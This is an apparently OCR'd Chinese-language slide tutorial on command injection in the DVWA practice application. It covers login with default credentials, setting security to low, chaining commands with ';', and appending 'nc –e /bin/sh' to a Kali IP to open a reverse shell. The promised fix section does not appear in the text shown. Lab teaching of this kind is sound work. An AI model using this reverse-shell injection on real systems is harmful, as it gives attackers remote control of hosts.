程式碼執行漏洞(Code Execution)實作與修復

郭益華

程式碼執行漏洞介紹

- 允許攻擊者執行作業系統命令
- Windows 或 Linux 的命令
- 可用來得到 reverse shell
- 或使用 wget 命令上船任何文件檔案

目錄


1. 基本程式碼執行漏洞

2. 高等級程式碼執行漏洞

3. 程式碼執行漏洞修復


1. 基本程式碼執行漏洞

點選 DVWA




帳號: admin
密碼: password


登入畫面



點選 DVWA Security 將安全性設定為 low




點選 Command Excution



輸入自己的 IP address Ping 看看


Ping 成功 代表可以操作指令，代表可會有漏洞可以嘗試



Linux可同時執行多個指令


當要同時執行兩個指令時，在指令後加上 ; 即可


同時執行ls和pwd兩個指令



發現漏洞


在IP後面加上pwd





可連帶得到路徑資訊


在Kali開啟監聽 port 8080



入侵成功

在IP後面加上 nc –e /bin/sh 你的kali IP 8080

Kali 成功監聽 DVWA

